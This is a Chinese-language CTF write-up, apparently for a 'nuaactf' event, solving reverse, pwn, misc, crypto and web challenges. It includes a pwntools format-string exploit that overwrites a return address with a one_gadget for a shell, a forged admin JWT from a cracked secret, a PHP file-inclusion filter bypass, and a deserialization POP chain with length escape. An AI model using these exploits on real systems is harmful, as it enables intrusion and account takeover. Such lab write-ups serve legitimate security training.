Test_平台测试

```
nuaactf{hel1o_w0r1d}
```

re-xor

解压后 有 file.pyc 和 output.txt 文件。

将 file.pyc 在线 反编译得到：

```
#!/usr/bin/env python
# encoding: utf-8
# 如果觉得不错，可以推荐给你的朋友！http://tool.lu/pyc
from flag import flag
s = 'qwertyuiopasdfghjklzxcvbnm1234567890'
for x in range(0, len(flag)):
 print(ord(s[x]) ^ ord(flag[x]), ' ', **None)
```

原理：

```
a^b=c a^c=b b^c=a
```

逆着写exp：

```
out=
[31,2,4,19,23,13,19,18,24,31,22,44,29,9,18,55,9,10,2,37,10,6,23,14,2,20,110,
6,82,90,86,83,74]
s = 'qwertyuiopasdfghjklzxcvbnm1234567890'
flag=""
for x in range(len(out)):
 flag+=chr(ord(s[x])^out[x])
print flag#nuaactf{wow_you_can_really_dance}
```

pwn_pwn1

ida：

```
unsigned __int64 sub_4006D6()
{
 __int64 buf; // [rsp+10h] [rbp-30h]
 __int64 v2; // [rsp+18h] [rbp-28h]
 __int64 v3; // [rsp+20h] [rbp-20h]
 __int64 v4; // [rsp+28h] [rbp-18h]
 int v5; // [rsp+30h] [rbp-10h]
 unsigned __int64 v6; // [rsp+38h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  buf = 0LL;
  v2 = 0LL;
  v3 = 0LL;
  v4 = 0LL;
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  read(0, &buf, 0x28uLL);
  if ( v5 )
  sub_4007B8(); //backdoor
  return __readfsqword(0x28u) ^ v6;
}
```

只要 v5 不为0 即可getshell。gdb 发现 v5处本就 不为0 顺序执行就可 拿到flag。

```
$ nc 49.235.243.206 10501

cat flag
flag{1325777C4AD2FC214638AFACD632CAB9}
```

pwn-pwn2

查询保护:

64位elf 程序，开启NX和Canary保护。

```
$ file pwn
pwn: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=c4b3ff3d84518971db78636eced479426f7391ff, stripped

$ checksec pwn
[*]
 Arch: amd64-64-little
 RELRO: Partial RELRO
 Stack: Canary found
 NX: NX enabled
  PIE: No PIE (0x400000)
```

ida分析:

```
unsigned __int64 sub_4006D6()
{
 signed int i; // [rsp+Ch] [rbp-114h]
 char buf; // [rsp+10h] [rbp-110h]
 unsigned __int64 v3; // [rsp+118h] [rbp-8h]

v3 = __readfsqword(0x28u);
for ( i = 0; i <= 9; ++i )
{
read(0, &buf, 0x40uLL);
printf(&buf, &buf); //格式化字符串漏洞
}
return __readfsqword(0x28u) ^ v3;
}
```

这里有很明显的格式话字符串漏洞，且共循环 9次，

思路：

首先通过 格式化字符串漏洞 去leak libc 继而得到onegadget 地址，泄露栈地址 继而得到ret_addr 对应的栈地址，然后再通过 格式化任意地址写 修改ret_addr 对应的内容为onegadget。 再发送 剩余次的 任意 内容。程序返回的时候即可触发 one_gadget 从而拿到shell。

exp如下：

```
from pwn import *
context.log_level = 'debug'
p = process('./pwn')
#p = remote('49.235.243.206',10502)
elf = ELF('./pwn')
def debug(cmd=""):
 gdb.attach(p,cmd)

cmd = ""
cmd += "b *0x400729\n"
#debug(cmd)

payload1="%45$p%42$p;"
p.sendline(payload1)

p.recvuntil("0x")
libc_base=int(p.recv(12),16)-(0x7fa1202ff830-0x7fa1202df000)
success(hex(libc_base))
p.recvuntil("0x")
leak=int(p.recv(12),16)

stack_ret = leak - 0x8 #0x7ffe99200868
```

```
print "stack_ret : "+hex(stack_ret)+"***********************************"
#gdb.attach(p)
og=[0x45216,0x4526a,0xf02a4,0xf1147]
target = libc_base + og[0]
print "target : "+hex(target)+"******************************************"



for i in range(6):
 addr = stack_ret + i
 data = (target&(0xff*256**i))/(256**i)
 print hex(data)
 payload2 = "%" + str(data) + "c%10$hhn"
 payload2 = payload2.ljust(16,'a') + p64(addr)
 p.sendline(payload2)
 p.recvuntil('\x7f')

p.sendline('aaaaaaa')
p.sendline('aaaaaaa')
p.sendline('aaaaaaa')

p.interactive()
```


MISC_laugh

题目描述:

```
当你看到他的假笑，你就看到了flag
```

下载后 是一个 图片:


看不到嘴就看不到假笑，我们把图调高些(把7C 变大写)即可。



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52   ‰PNG........IHDR
00000010   00 00 01 91 00 00 01 7C 08 06 00 00 00 37 E7 93   ...‘...|.....7ç“
00000020   CC 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00   Ì....sRGB.®Î.é..
00000030   00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00   ..gAMA..±..üa...
00000040   00 09 70 48 59 73 00 00 0E C4 00 00 0E C4 01 95   ..pHYs...Ä...Ä.•
00000050   2B 0E 1B 00 00 FF A5 49 44 41 54 78 5E EC FD DB   +....ÿ¥IDATx^ìýÛ
00000060   AF 6E CD 72 DE 87 CD F3 5A DF DE 8A 1D 21 40 82   ¯nÍrÞ‡ÍóZßÞŠ.!@‚
00000070   00 BA 0A 22 89 A4 4C 6E 2A 92 95 C8 F0 AD E3 C4   .º."‰¤Ln*’•Èð.ãÄ
00000080   8E 24 8B 12 92 58 A2 48 4A 82 72 42 E2 00 0E E2   Ž$‹.’X¢HJ‚rBâ..â
```


将它改成 CE


文件(F) 编辑(E) 搜索(S) 查看(V) 分析(A) 附加(X) 窗口(W) 关于(A)
16
ANSI
十六进制
laugh.png

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52   ‰PNG........IHDR
00000010   00 00 01 91 00 00 01 CE 08 06 00 00 00 37 E7 93   ...‘...Î.....7ç“
00000020   CC 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00   Ì....sRGB.®Î.é..
00000030   00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00   ..gAMA..±..üa...
00000040   00 09 70 48 59 73 00 00 0E C4 00 00 0E C4 01 95   ..pHYs...Ä...Ä.•
00000050   2B 0E 1B 00 00 FF A5 49 44 41 54 78 5E EC FD DB   +....ÿ¥IDATx^ìýÛ
00000060   AF 6E CD 72 DE 87 CD F3 5A DF DE 8A 1D 21 40 82   ¯nÍrÞ‡ÍóZßÞŠ.!@‚
```

此时即可成功看到 假笑，



同时可看到flag

flag{i_want_jiamu_power}

crypto1-贝斯

签到题

```
ZmxhZ3t0aGlzX2lzX3JlYWlseV9jaGVjazFufQ==
```

base64解密即可

```
s="ZmxhZ3t0aGlzX2lzX3JlYWlseV9jaGVjazFufQ=="
import base64
s="ZmxhZ3t0aGlzX2lzX3JlYWlseV9jaGVjazFufQ=="
print base64.b64decode(s)
flag{this_is_reaily_check1n}
```

crypto2_wireshark

```
$ foremost -T misc2.pcapng
Processing: misc2.pcapng
|foundat=flag.txtnuaactf{wir2sha4k_1s_gReat}PK?
```

web1

ctrl+u查看页面源代码

web2

.jwtcrack破解，得到secret：NuAa

用在线网站或者用如下脚本生成admin的token

```
const crypto = require('crypto');
//javascript的crypto模块
const jwt = require('jsonwebtoken')
//jsonwebtoken 库

//normal-encode-process
const secret = "NuAa"
const username = "admin"
const token = jwt.sign({username}, secret, {algorithm: 'HS256'});
console.log(token)

// eyJhbGciOiJIUzI1NiJ9.YWRtaW4.IhPaXo5KXx1Nh7mcvVPq5gycWLe6-3pLaZUa17vKKwY
```

带上生成的token访问即可。

web3

```php
<?php
class evil{

}
class lemon {
 protected $ClassObj;
 function __construct(){
 $this->ClassObj = new evil();
 }
}
echo serialize(new lemon());
?>
```

web4

文件包含，伪协议读取文件内容，过滤了flag，也过滤了data没法直接读，看到createfun.php，再得到其源码，readfile去读flag.php。

```php
<?php error_reporting(0);
@$file = $_GET["file"];
if(isset($file)) {
 if (preg_match('/http|data|ftp|input|%00|flag/i', $file) || strstr($file,"..") !== FALSE || strlen($file)>=100) {
 echo "<p> error! </p>";
 } else {
 include($file.'.php');
 setcookie("tips","createfun.php");
 }
} else {
  header('Location:include.php?file=index');
}
?>
```

```php
<?php
$func = @$_GET['func'];
$arg = @$_GET['arg'];
if(isset($func)&&isset($arg)){$func($arg,'');}

```

```
readfile("flag.php","");
```

web5

pop链 + 反序列化长度逃逸

```php
<?php
function filter_nohack($data) {
 return str_replace('flag', '', $data);

}

class C{
 public $c = "flflagag.php";
}

 class B{
  public $b;
  function __construct(){
  $this->b = new C();
   }
 }

 // O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php";}}

 class A{
  public $username = 'flagflagflagflagflagflag';
  public $password = '1";s:8:"password";O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"fflaglag.php";}};}';
 }
 // echo serialize(new B());

 echo filter_nohack(serialize(new A()));

 ?>
```